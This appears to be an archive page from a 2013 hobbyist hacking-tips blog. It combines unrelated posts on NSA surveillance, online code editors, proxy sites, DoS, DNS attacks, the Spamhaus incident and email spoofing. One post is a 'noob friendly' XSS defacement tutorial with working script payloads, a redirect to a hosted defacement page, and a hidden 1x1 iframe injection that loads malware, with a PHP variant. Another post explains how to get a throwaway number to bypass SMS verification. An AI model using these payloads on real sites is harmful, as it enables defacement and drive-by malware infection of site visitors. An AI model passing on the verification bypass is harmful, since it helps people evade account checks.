d0837296baef4fc14d667832c1a5215944b54a8f46af2d5c5c TipsS And TricksS: website
Showing posts with label website. Show all posts
on Sunday, 8 December 2013

Sitting on the wire, the NSA has the ability to track and make a record of every website you visit.  Today, the Huffington Post revealed that the NSA is using this incredible power to track who visits online porn websites, and to use this information to discredit those it deems dangerous. Their porn habits would then be "exploited to undermine a target's credibility, reputation and authority."   

The story was illustrated with six individuals, none of whom are designated terrorists themselves. Instead, they are deemed "radicalizers," people—two of which the NSA itself characterized as a "well-known media celebrity" and a "respected academic"—whose speeches and postings allegedly incite hatred or promote offensive jihad. 

The report raises the specter of abusing online viewing records to discredit other political opponents of the US government. The NSA document was reviewed not just by the NSA and counter-terrorism officials, but by entities like the Department of Commerce and the US Trade Representative. The USTR negotiates treaties (like the controversial Trans-Pacific Partnership), and one could certainly imagine that the leverage from this program could be useful in pushing for the US position. In fact, EFF and three dozen civil society groups have already asked the NSA to explain if they are spying on those advocating for the public interest in US trade policy.
Ed Snowden's latest revelation may leave SEC officials quaking as the NSA "has been gathering records of online sexual activity and evidence of visits to pornographic websites as part of a proposed plan to harm the reputations of those whom the agency believes are radicalizing others through incendiary speeches." Of course, as we have seen, this 'information' would never be used by the government for non-radical-terrorist suppressing reasons, as the ACLU notes, is is "an unwelcome reminder of what it means to give an intelligence agency unfettered access to individuals' most sensitive information using tactics associated with the secret police services of authoritarian governments."
Via Snowden...
The National Security Agency has been gathering records of online sexual activity and evidence of visits to pornographic websites as part of a proposed plan to harm the reputations of those whom the agency believes are radicalizing others through incendiary speeches, according to a top-secret NSA document.

The document, provided by NSA whistleblower Edward Snowden, identifies six targets, all Muslims, as “exemplars” of how “personal vulnerabilities” can be learned through electronic surveillance, and then exploited to undermine a target’s credibility, reputation and authority.

The NSA document, dated Oct. 3, 2012, repeatedly refers to the power of charges of hypocrisy to undermine such a messenger.”
Full ACLU Statement:
The NSA considered discrediting six people by revealing surveillance evidence of their online sexual activity, visits to pornography websites, and other personal information, according to a report today in The Huffington Post. The article cited documents leaked by former NSA contactor Edward Snowden. The targets of the NSA’s plan were all Muslims whom the NSA characterized as “radicals” but who were not believed to be involved in terrorism. The documents say one of the targets was a “U.S. person,” a term describing American citizens and legal permanent residents, but all of the targets were reportedly outside the United States.

American Civil Liberties Union Deputy Legal Director Jameel Jaffer had this reaction:

“This report is an unwelcome reminder of what it means to give an intelligence agency unfettered access to individuals' most sensitive information. One ordinarily associates these kinds of tactics with the secret police services of authoritarian governments. That these tactics have been adopted by the world’s leading democracy – and the world’s most powerful intelligence agency – is truly chilling.”

The administration keeps on attempting to justify the NSA spying by claiming there is oversight from the other branches of government. But, as Pentagon Papers whistleblower Daniel Ellsberg noted in the Why Care About NSA Spying video, spying makes a mockery of that separation. How can that oversight be meaningful if the NSA's huge storehouse of information contains the private viewing habits of every senator, representative, and judge? When the only protection against abuse is internal policies, there is no serious oversight. Congress needs to take action now to rein in the spying.


on Friday, 29 November 2013
In this article I want to outline 10 interesting web apps for testing your code online. All of these apps require an Internet connection, and some of the more advanced editors offer pro plans to upgrade your account features. But most of these tools will surely come in handy when you’re scrambling to debug a block of JavaScript or PHP.
Modern trends and webapps have dramatically changed the way web developers can build. Obviously you need some type of IDE to code new files and save them for deployment. But what about just testing your code snippets? There are more tools available now than ever before!


1. CodePad

codepad is an online compiler/interpreter, and a simple collaboration tool. Paste your code below, and codepad will run it and give you a short URL you can use to share it in chat or email.

2. Write Code Online
The main website for WriteCodeOnline.com actually redirects to their JavaScript editor. You can choose among JS, PHP, and basic URL encoding. Their application is very safe to use and feels lighter than other alternatives.
What’s interesting is that you’ll see the output results directly underneath the text field. So when you hit “run code” it will parse through everything and display the result for you to see. It can be tough debugging some larger PHP scripts because you need to include other files.


3.TinkerBin



Tinkerbin lets you play with HTML,Javascript and CSS without creating files or uplading to servers. It also supports Coffeescript, Sass(with compass), Less, HAML and more. Tinkerbin may actually be my favorite online code editing resource. It supports web developers coding in HTML5/CSS3/JS and renders the output directly on-screen. The application is still in Alpha development, but most of the tools work perfectly and can quickly catch bugs.

4. JS Bin


In a similar fashion as above, jsbin is a simple JavaScript debugging console. Their pitch involves a collaborative effort where you can share a private link with other developers and write together in real time.
As you’re coding different elements the drafts will autosave. You have the ability to download your final product or keep the source code saved online. Their system is much more advanced for exporting and keeping your code as a bare template.

5. JS Fiddle


jsfiddle is one the most popular playground for web developers. It’s an online editor for snippets build from HTML, CSS and JavaScript.You can also share your code snippets with others and embed them in a blog.

Anybody who has browsed through Stack Overflow must know about jsFiddle. Their interface is a whole lot difference compared to JS Bin, along with support for more complex functions. Right away you can signup for a free account and start saving your code samples online. jsFiddle offers a short URL which you can share around the Web via Twitter, Facebook, even Stack. But notice you do not need an account to start coding. It’s just a handy feature to keep everything organized.
6. CSS Desk


Moving from the world of scripting into stylesheet language, we have CSSDesk. You’ve got a similar setup like all the rest, with your source code on the left and final webpage render on the right. This webapp is great for building small webpage templates and testing the longer CSS3 properties with gradients and box shadows.

7. JSdo.it

 
Some of the apps appear to have Japanese writing which makes me believe it was originally created somewhere in Asia. But what I love about their interface is how you can actually upload files you’ve already created and store them into a project. It’s such an easy process to store full webpage mockups online where you can access and edit them from any computer.

8. Google Code PlayGround


I would recommend saving this tool only as a resource. It’s not perfect for debugging everything you write. But Google is a huge company with a lot of open source API data. If you ever need to pull content from YouTube or custom Google Searches, this is the sandbox you want to use.
Google Code Playground is another great online tool test and run your code without opening an external editor.All of the API’s are loaded for you in the Pick an API box

9.IDEOne


What’s so great about their app is how you can quickly debug many different programming languages from the same page. You can also store this source code via a unique URL to share around the Web. However I do feel that their layout is very cluttered with ads and other content, it makes using their website difficult. It would be really cool to see the option of including alternate code libraries, such as Cocoa Touch for iPhone app development.

10. Viper 7 CodePad


This webapp also named 
Codepad is hosted on a website viper-7.com, which also redirects to the same online editor. Their debugging tools are setup for PHP output where you can change between PHP5 and PHP4.
If you create an account you can use their service as a personal storage system. Much like other online editors, you can name each PHP project and keep them hosted online for free. It’s such a powerful code editor because you don’t need any software on your computer at the time. As you parse each script the editor will offer additional meta details, such as browser request & response headers.

on Saturday, 23 November 2013


Today i am gonna teach you how to deface the sites which has the XSS vulnerability .

IMP NOTE : : Never implement this technique. I am just explaining it for educational purpose only.

Defacing is one of the most common thing when the hacker found the vulnerability in website. 

Defacing is changing the content the website to Hacker content. 

Most of time, attacker use this technique to inform about the vulnerability to Admin. 

But it's bad idea..!

i have some easiest methods to deface the Xss vuln sites .. i will be teaching u one by one .

step :- 1  Script for changing the background Color of a website:

<script>document.body.bgColor="red";</script>

use this in your target website as

http://www.targetwebsite.com/<script>document.body.bgColor="red";</script>

step:- 2  Script for chaning the background image of a website:

<script>document.body.background="http://your_image.jpg/";</script>

step:- 3  Defacement Page with Pastehtml:

First of all upload some defacement page(html) to pastehtml.com and get the link.

When you find a XSS vulnerable site, then insert the script as :

<script>window.location="http://www.pastehtml.com/Your_Defacement_link";</script>

This script will redirect the page to your pastehtml defacement page.

Note: You can deface only persistent XSS vulnerable sites.

step:- 4 Defacing with iframe Injection

What is an IFrame Injection?

Using IFrame tag, The Attackers injects the malware contain website(links) 

using Cross site Scripting in popular websites. 

So if the usual visitors of that popular sites opens the website, 

it will redirect to malware contain website. 

Malware will be loaded to your computer, now you are infected .

What an attacker can do with Iframe Injection?

Using Iframe Injection, an attacker can inject advertisements inside any other websites, 

insert malware infected site links, redirect to malware infected sites and more.

Iframe Injection Tutorial:

1.First of all attacker will find the Vulnerable websites using google dorks.

2. They test the vulnerability by inserting some iframe tag using the url.

3. then insert the Malicious Iframe code inside the webpage.

For Example:

he can insert this code using the url:

Code:

<iframe src=”http://malwarewebpages/web.html” width=1 height=1 style=”visibility:hidden;position:absolute”></iframe>

For php webpages:

echo “<iframe src=\”http://malwarewebpages/web.html\” width=1 height=1 style=\”visibility:hidden;position:absolute\”></iframe>”;

I have just given some easy method only to deface the XSS affected page ..

It wil be NOOB friendly .. Still there are more methods to deface it..

please leave comment if u have any queries..and share this...

on Thursday, 31 October 2013
If you have a slow connection to a certain website, or can’t access it at all because of the restriction of your ISP, workplace or school, or simply desired to protect yourself online by hiding your private information, then an online proxy website will help you.
With the assistance of an online proxy service, you do not access your target website( e.g. Facebook ) directly, you make a request, the web proxy fetch the web page( and encrypt its content, remove scripts and advertisements ), and send it back to your browser. This makes it possible to unblock any banned site, or surf any site anonymously without leaving your footprint.
image credit www.techroadies.com
While surfing online, sometimes we come across websites which can’t be accessed due to our location or IP restrictions. Have you ever noticed this type of problem while browsing websites? This happens usually because the owner of website restricts access of website to only specific IP addresses. Sometimes they also block IP ranges of whole country so that no one from that country can access their website or content.  The other reason can be that your internet connection provider restricts access to specific websites.Similarly  most of the USA based websites are not available in other countries.
In order to access blocked websites, you will need a proxy server that automatically randomize your IP address and will assign a different IP address of another country to you. So, if your IP address is of USA, then you will be able to access websites that are blocked in your country and their access is only limited to US users. For example, YouTube is blocked in Pakistan and now only option for opening YouTube in Pakistan is with proxy. There are also some Google chrome extensions that can help you open YouTube and other blocked websites with the help of proxy. Most of the time in colleges, universities and offices etc. internet access is restricted to only specific websites. So, in order to unblock other websites, you can use proxy websites or softwares.
If you do not want to go through installation of Proxy softwares then anonymous browsing with proxy websites is the best option for you. So, in this article I am sharing a list of 5 best free Proxy websites of 2013 that will let you surf internet anonymously and securely.

1. 000FreeProxy

2. kkProxy

3. MyAddr

4. RX Proxy


5. AnonyMouse


6. Zend2


7. NewIPNow


8. KProxy


9. Mega Proxy


10. AD Free Proxy


all the image credit http://myappmag.com


on Friday, 18 October 2013

shubucyber


In this artical i'll give you to get a free virtual number that can be used for reviving sms and sending SMS. You don't need to verify by email. You can create unlimited phone numbers, and the numbers will never expire, when they are in use.


shubucyber


Guide :-

Step 1:

First, you have to go to: Textfree Web for Free Unlimited Texting
http://goo.gl/S22st5 From Your Computer. Now from there, create an account. By clicking >> Signup FREE and then filling out the form.

Step 2:

Now login, into your account. When you have to enter the zip code, enter something like this 10453. At entering the age, just enter some random age.
Now choose a number and then hit >> Confirm.

Step 3:

Now click on >> Options. From there you can copy your phone number. Use this to bypass any SMS verification.

Thank you! Hope this article is helpful for you all guyzz. "HAPPY HACKING"
 
shubucyber


It is an internet attack, where an attacker request a large number of connection to an internet server, through the use of an improper protocol. The attacker can leave a number of connections half open most system can handle only a small number of half open connection before they are no longer able to communicate with other system on the net, this attack completely disable the internet server.

          "OR"          You can say that, In this attack we use so much memory on the target system that it can serve the legitimate user.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root name servers. This technique has now seen extensive use in certain games, used by server owners, or disgruntled competitors on games. Increasingly, DoS attacks have also been used as a form of resistance. DoS they say is a tool for registering dissent. 

Richard Stallman has stated that DoS is a form of 'Internet Street Protests’. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. In general terms, DoS attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.

shubucyber


The list of DDoS attack victims includes some pretty major names. Microsoft suffered an attack from a DDoS called MyDoom. Crackers have targeted other major Internet players like Amazon, CNN, Yahoo and eBay. The DDoS names range from mildly amusing to disturbing :-

Ping of Death - bots create huge electronic packets and sends them on to victims.

Mailbomb - bots send a massive amount of e-mail, crashing e-mail servers.

Smurf Attack - bots send Internet Control Message Protocol (ICMP) messages to reflectors, see above illustration.

Teardrop - bots send pieces of an illegitimate packet; the victim system tries to recombine the pieces into a packet and crashes as a result.

Once an army begins a DDoS attack against a victim system, there are few things the system administrator can do to prevent catastrophe. He could choose to limit the amount of traffic allowed on his server, but this restricts legitimate Internet connections and zombies alike. If the administrator can determine the origin of the attacks, he can filter the traffic. Unfortunately, since many zombie computers disguise (or spoof) their addresses, this isn't always easy to do.
 
on Monday, 14 October 2013
Banksy sells art in New York's Central Park on Oct. 12, 2013. / BANKSY
Banksy, the elusive British graffiti artist who has taken up a month-long residency in New York, sold a few of his pieces on the cheap over the weekend.
And by cheap -- we mean $60 apiece. This is the same artist who has sold his art for thousands of dollars, sometimes hundreds of thousands.
Banksy revealed on his website that he had set up a table in New York City's Central Park on Saturday with original signed pieces. "Yesterday I set up a stall in the park selling 100% authentic original signed Banksy canvases. For $60 each," he wrote. But they weren't there for long, apparently. "That stall will not be there again today," he wrote Sunday.
Banksy had an elderly man set up shop at the stall, and according to a video posted on the artist's website, it took about four hours before the man made his first sale. A sign read: "Spray Art. $60."
"A lady buys two small canvases for her children, but only after negotiating a 50% discount," Banksy wrote on the video; the New Zealand woman bought two signed Banksy pieces for $120.
Banksy, who hasn't revealed his real name, has been in New York over the past week or so, creating art on the streets of New York. The results have been showing up all over social media.
Banksy was behind the 2010 Oscar-nominated documentary, "Exit Through the Gift Shop."
© 2013 CBS Interactive Inc. All Rights Reserved.
on Saturday, 5 October 2013


dns attack

DNS Overview :-

DNS is a heavily used protocol on the Internet yet has numerous security considerations. This paper whilst containing nothing new on DNS security brings together in one document many strands of DNS security which has been published and reported in many separate publications before. As such this document intends to act as a single point of reference for DNS security. This paper contains some basic and advanced level attacks.

Attacking the DNS Protocol :-

DNS stands for Domain Name System and it is used to resolve domain names to IP addresses and vice versa. A DNS server will listen on UDP port 53 for name resolution queries and TCP port 53 for zone transfers which are conducted most typically by other DNS servers. Estimates put DNS as occupying almost 20% of all Internet traffic.

The Berkley Internet Name Service (BIND) is the most common form of DNS server used on the Internet. BIND typically runs on UNIX type systems. The DNS server stores information which it serves out about a particular domain (also referred to as a namespace) in text files called zone files.

A DNS client runs a service called a resolver. The resolver handles all interaction with the DNS server in order to resolve names to IP addresses using what are called records. There are many types of records, but the most common are A, CNAME and MX records.

A client (the resolver) maintains a small amount of local cache which it will refer to first before looking at a local static host’s file and then finally the DNS server. The result returned will then be cached by the client for a small period of time.

When a DNS server is contacted for a resolution query, and if it is authoritative (has the answer to the question in its own database) for a particular domain (referred to as a zone) it will return the answer to the client. If it is not authoritative for the domain, the DNS server will contact other name servers and eventually it will get the answer it needs which is passed back to the client. This process is known as
recursion.

Additionally the client itself can attempt to contact additional DNS servers to resolve a name. When a client does so, it uses separate and additional queries based on referral answers from servers. This process is known as iteration. Generally recursion is the most common form of resolution used.

DNS Man in the Middle Attacks – DNS Hijacking :-

If an attacker is able to insert himself between the client and the DNS server he may be able to intercept replies to client name resolution queries and send false information mapping addresses to incorrect addresses. This type of attack is very much a race condition, in that the attacker needs to get his reply back to the client before the legitimate server does. The odds may be stacked in the favour of the client as a number of recursive queries may need to be made and the attacker may be able to slow the client’s primary DNS server down by using a denial of service attack.

biggtest cyber attack in history slows down the global internet on march 29, 2013


attack on WWW

The internet around the globe has been slowed down in what security experts are describing as the biggest cyber-attack of its kind in history.

“Based on the reported scale of the attack, which was evaluated at 300 Gigabits per second, we can confirm that this is one of the largest DDoS operations to date,” online security firm Kaspersky Lab said in a statement, “There may be further disruptions on a larger scale as the attack escalates.”

 It is having an impact on popular services like Netflix – and experts worry it could escalate to affect banking and email systems.

Spamhaus, a group based in both London and Geneva, is a non-profit organisation that aims to help email providers filter out spam and other unwanted content.

To do this, the group maintains a number of blocklists – a database of servers known to be being used for malicious purposes.

Recently, Spamhaus blocked servers maintained by Cyberbunker, a Dutch web host that states it will host anything with the exception of child pornography or terrorism-related material.

Spamhaus said it was able to cope as it has highly distributed infrastructure and technology in a number of countries.

on Saturday, 17 August 2013
Your PayPal account has been locked!

Confirm your Bank Information Now!
You’ve Received a Secure Fax From The IRS.
Email spoofing  is the creation of email messages with a forged sender address - something which is simple to do because the core protocols do no authentication. Spam and phishing emails typically use such spoofing to mislead the recipient about the origin of the message.
A number of measures to address spoofing are available including: SPF, Sender ID, DKIM, and DMARC. Although their use is increasing, it is likely that almost half of all domains still do not have such measures in place. Email spoofing, the process of sending emails designed to appear as if they were sent by another sender, is certainly not a new method of distributing malware that harvests personal information or financial data. Each year, potentially hundreds of new spoofing schemes appear, ranging from emails claiming to contain faxes from the IRS to videos of social events such as the Boston marathon bombing.
email securityMere hours after the recent Oklahoma tornadoes, the various email traps (often referred to as SpamPots, a take on the term HoneyPot) used by the StopSign research and development team to collect samples and monitor trends had already seen several large surges of emails attempting to capitalize on the disaster, almost all of which containing attached viruses or links to malicious web sites.
There are several key actions you can take to protect yourself.
  • Don’t Click the Link — If a bank or merchant needs your information, you will always be able to enter it directly on their website, logging in as you normally would.
  • Don’t Open the Attachment — If you are not expecting an email attachment, or if it seems out of character for the sender, don’t open the attachment, even if the sender is someone you know personally.
  • Update Your Virus Scanner — Even emails you were expecting, and from people you know and trust, can contain viruses and links to malicious sites the sender may not have noticed.
Scanning every unknown file is always good policy, regardless of its origin. Even large corporations, which may rely on the browsing and email habits of hundreds if not thousands of people, are not free from the risk of infection. On more than one occasion, history has even seen companies accidentally distribute viruses via CD and even seemingly harmless devices containing flash memory. You can safeguard your own computer, but you can never account for another’s actions.
When an SMTP email is sent, the initial connection provides two pieces of address information:
  • MAIL FROM: - generally presented to the recipient as the Return-path: header but not normally visible to the end user,and by default no checks are done that the sending system is authorized to send on behalf of that address.
  • RCPT TO: - specifies which email address the email is delivered to, is not normally visible to the end user but may be present in the headers as part of the "Received:" header.
Together these are sometimes referred to as the "envelope" addressing, by analogy with a traditional paper envelope.
Once the receiving mail server signals that it accepted these two items, the sending system sends the "DATA" command, and typically sends several header items, including:
  • From: Joe Q Doe <joeqdoe@example.com> - the address visible to the recipient; but again, by default no checks are done that the sending system is authorized to send on behalf of that address.
  • Reply-to: Jane Roe <Jane.Roe@example.mil> - similarly not checked
The result is that the email recipient sees the email as having come from the address in the From: header; they may sometimes be able to find the MAIL FROM address; and if they reply to the email it will go to either the address presented in the MAIL FROM: or Reply-to: header - but none of these addresses are typically reliable
Safe browsing!. is my responsibility to keep u more secure ...